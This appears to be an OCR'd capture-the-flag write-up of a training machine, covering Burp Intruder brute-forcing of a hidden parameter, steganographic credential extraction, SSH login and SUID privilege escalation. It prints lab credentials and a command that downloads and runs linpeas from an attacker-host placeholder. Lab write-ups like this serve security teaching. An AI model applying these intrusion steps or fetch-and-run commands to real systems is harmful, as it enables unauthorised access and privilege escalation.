
Flag responses matching these expressions:


Paste | Load... | Remove | Clear


That is wrong! Get outta here!

Add

Match type: Simple string


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Sniper attack
Start attack
Target: http://10.10.239.65
Update Host header to match target
Positions Add § Clear § Auto §
GET /th1s_1s_h1dd3n/?secret=666 HTTP/1.1
Host: 10.10.239.65
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Payloads
Payload position: All payload positions
Payload type: Numbers
Payload count: 100
Request count: 100
Payload configuration
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 0
To: 99
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits: 0
Max integer digits: 2
Min fraction digits: 0
Max fraction digits: 0
Examples
1
21
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add Enabled Rule
Edit
1 highlight 1 payload position Length: 473
Payloads
Resource pool
Settings


Attack Save
3. Intruder attack of http://10.10.239.65
3. Intruder attack of http://10.10.239.65
Attack
Save
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload Status code Response received Error Timeout Length That is wrong! G... Comment
74 73 200 205 673
79 78 0
0 200 98 635 1
1 0 200 123 634 1
2 1 200 114 634 1
3 2 200 98 635 1
4 3 200 97 634 1
5 4 200 98 635 1
6 5 200 104 634 1
7 6 200 184 635 1
8 7 200 205 634 1
9 8 200 299 635 1
10 9 200 96 634 1
11 10 200 98 636 1
12 11 200 169 636 1
13 12 200 98 636 1
14 13 200 106 636 1
15 14 200 105 636 1
16 15 200 106 636 1
17 16 200 160 636 1
18 17 200 99 636 1
19 18 200 175 636 1
20 19 200 97 636 1
21 20 200 98 636 1
22 21 200 141 636 1
23 22 200 98 636 1
24 23 200 106 636 1
25 24 200 98 636 1
26 25 200 98 636 1
27 26 200 259 636 1
28 27 200 99 636 1
29 28 200 98 636 1
30 29 200 184 636 1
31 30 200 98 636 1
32 31 200 104 636 1
33 32 200 112 636 1
Request Response
Pretty Raw Hex
Search
0 highlights
Payloads
Resource pool
Settings




4.4 Credential Extraction Through Steganography


Using the retrieved passphrase, hidden content was extracted:
steghide extract -sf image.jpg
The extraction revealed:


- hidden.txt containing the username:
    - wbxre → ROT13 → **joker**


Another hidden image, once extracted, provided the **SSH password**:
*axA&GF8dP
Thus, valid SSH credentials were obtained:


- **Username:** joker
- **Password:** *axA&GF8dP




~/hidden.txt - M
File Edit Search View Document Help
1 Fine you found the password!
2
3 Here's a username
4
5 wbxre
6
7 I didn't say I would make it easy for you!
8



Operations
Recipe
Input
ROT13
Rotate lower case chars
Rotate upper case chars
Rotate numbers
Amount
13
wbxre
Output
Inker
STEP
BAKE!
Auto Bake


Session Actions Edit View Help
ronin@Samurai: ~
wget https://assets.tryhackme.com/additional/imgur/5iW7kC8.jpg
--2025-11-22 20:12:47-- https://assets.tryhackme.com/additional/imgur/5iW7kC8.jpg
Resolving assets.tryhackme.com (assets.tryhackme.com)... 3.175.196.83, 3.175.196.38, 3.175.196.43, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|3.175.196.83|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 151181 (148K) [image/jpeg]
Saving to: '5iW7kC8.jpg'
5iW7kC8.jpg 100%[==========] 147.64K 332KB/s in 0.4s
2025-11-22 20:12:48 (332 KB/s) - '5iW7kC8.jpg' saved [151181/151181]



4.5 SSH Access & User-Level Compromise

Using the obtained credentials, the SSH service on port 22 was accessed:
ssh joker@[TARGET_IP]
User-level access was successfully achieved.




---

5. Post-Exploitation & Privilege Escalation


Privilege escalation enumeration was automated using **linpeas**.
The file was uploaded via a temporary Python web server:
python3 -m http.server 8080
wget http://[ATTACKER_IP]:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
LinPEAS identified a critical misconfiguration:

- A vulnerable **SUID binary**: /bin/screen-4.5.0
- Known privilege escalation exploit available

Using searchsploit, the exploit was downloaded and transferred.
Executing it granted a **root shell**.

